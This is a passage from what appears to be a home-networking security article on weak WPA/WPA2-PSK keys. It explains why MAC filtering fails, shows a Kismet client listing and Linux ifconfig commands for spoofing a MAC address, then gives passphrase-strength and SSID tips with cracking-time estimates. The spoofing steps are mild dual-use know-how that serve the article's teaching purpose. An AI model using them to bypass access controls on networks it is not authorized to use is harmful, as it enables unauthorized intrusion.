
This idea again sounds good on the surface: limit the computers that can connect by their MAC addresses. There are two problems with this technique.

> 1) Physically maintaining the table of acceptable MAC addresses becomes more burdensome as your network grows.
>
> 2) MAC addresses can be easily spoofed.

Chances are, if you are being attacked by someone who has the know-how to get past WPA, they will most likely spoof their MAC when they connect anyway, to avoid detection in your router's logs (by a possible failed MAC filter pass).

Kismet, in particular, excels at this with its AP "clients" view which lists, among other things, client

MAC addresses, which we see in Figure 14 below.




```
root@bt: ~ 81x36
~ Kismet Sort View Windows
  Name                  T C  Ch  Pkts  Size                      Kismet_2
. Home3-guest           A N   6     2    0B
  NETGEAR78             A O   7    13  242B                      Elapsed
  myqwest5419           A O   9     7    0B                      00:06.35
! <Hidden SSID>         A W  11  9247    0B
! ANDREA123             A W  11  3082    3K                      Networks
! Wellingford           A W  11  2986  632B                      20
! 0123456789            A O  11  1489   10K
  BSSID: 00:24:7B:FE:8D:DC Last seen: Oct 20 05:39:17 Crypt: TKIP W Packets
  YWGDN                 A O  11     1    0B                      17455
 MAC               Type      Freq  Pkts  Size Manuf
! 00:24:7B:FE:8D:DC Wired/AP 2462  1445    1K Actionte           Pkt/Sec
! 00:1E:E5:D8:9D:18 Wired/AP 2462    37    8K Cisco-Li           29
  10:1F:74:83:5E:04 Wired/AP 2462     3  294B Hewlett-
  B8:FF:61:B9:16:AF Wired/AP 2462     4  446B Apple              Filtered
                                                                 0
```

Figure 14: Kismet Client List with MAC Addresses

Spoofing your MAC address (in Linux) is as simple as this:

```
bt ~ # ifconfig ath0 hw ether AA:BB:CC:DD:EE:FF
bt ~ # ifconfig ath0 up
bt ~ # ifconfig ath0
ath0      Link encap:Ethernet  HWaddr AA:BB:CC:DD:EE:FF
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1092 (1.0 KiB)  TX bytes:590 (590.0 b)
```

In Windows, a majority of network drivers also allow you to easily change MAC address.


Qualcomm Atheros 802.11 a/b/g/n Dualband Wireless Network M...

The following properties are available for this network adapter. Click the property you want to change on the left, and then select its value on the right.

Property:
802.11b Preamble
AdHoc 11n
Dynamic MIMO Power Save
Network Address
Receive Buffers
Scan Valid Interval
Transmit Buffers

Value:
○
[● Not Present]

Figure 15: Windows MAC Address Configuration

WPA-PSK Security Tips

You now know how to break weak WPA-PSK keys. Now make sure that it doesn't happen to you by using two simple techniques.

Tip #1: Use strong passphrases!

Conventional wisdom says that the longer and more random the password, the better. But do you really need 64 character randomly-generated passphrases to be safe from being hacked?

Dan Godin's article has a few factoids that are helpful to keep in mind as you decide how long and how random your password should be. Assuming an attack checks for all combinations of all 95 letters, numbers, and symbols available on a standard English-language keyboard and uses a **desktop computer with an Intel Core i7 980x processor**:

- Cracking a five character passphrase takes a few hours
- Six characters takes about a day
- Seven characters takes more than 10 days

This **Ethical Recruiting Alliance article** provides another data point, this one assuming the use of a **Radeon HD 7970 graphics processor** ($400 - $500 typically) to speed up cracking:

- A five-character password can be cracked in five seconds.
- A six-character password can be cracked in seven seconds.

- A seven-character password may take 13 hours to crack.
- An eight-character password may take 57 days to crack.
- A nine-character password may take 15 years to crack.

So now you know why more sites and services are requiring passwords of at least 8 characters using a mix of upper and lower case letters and numbers!

It should be noted that those times are for a brute force scenario. As we showed in our examples, simple words can be cracked fairly quickly if they are in the dictionary or are a mutation of a dictionary word. Our nine-character password *gilbert28* fell to our Nvidia 9800GT in less than an hour because of the dictionary attack. Using the word *Password* as your password would fall in seconds to most attackers. The key is combining words and padding your own combination of special characters to the end.

Steve Gibson's GRC has two tools to help you with passwords. His **Perfect Passwords** "Ultra High Security Password Generator" will generate totally random 63/64 character passwords. Really safe, but impossible to remember.

Perhaps more useful is Steve's **Interactive Brute Force Password Search Space Calculator**. This tool takes the opposite approach to the Generator, taking passwords you create and spitting back information about their complexity. If you use this tool, however, **be sure to read the background information on the page** so that you know what your test results mean!

As for that "simple" *classymoon359* password that stumped CloudCracker. Steve's tool reported that it would have taken **2.9 weeks** to crack using a "Massive Cracking Array Scenario" running at 100 trillion guesses a second. But since CloudCracker runs best case at only 671 guesses/second, the "Online Attack Scenario" (1,000 guesses/second) results of **55.79 million centuries** would be an better indication of how long an attacker would need unless he/she had a very optimized dictionary.

It might seem counter-intuitive, but an easy to remember password of *TimRouterHouseFatCat17###* would take **7.66 hundred million trillion centuries** to crack in a massive cracking array scenario. Whereas something seemingly complex like *G8sloves$* could possibly be cracked in just under **2 hours**. In the quest for more secure passwords, it's easy to make them harder to remember and less secure. Using these tips and tools will hopefully make the opposite true for you.

After spending some time with the Calculator, you just might decide to update a few of your passwords! I know *I* did.

Tip #2: Change your SSID from its default

Since a WPA key is salted with the SSID, it makes sense to change your AP's SSID to render precomputed hash tables useless (assuming you change it to something non-obvious). This forces the attacker to start from square one by either generating a hash table or using just a straight dictionary attack.

Conclusion

So, now you know how crackers can attack wireless networks that use weak WPA / WPA2 PSK keys and the simple countermeasures that you can take to ensure that it doesn't happen to you.

With a strong key and good security practices, a wireless LAN secured by WPA / WPA2 is definitely *not* an easy target.

Discuss this in the Forums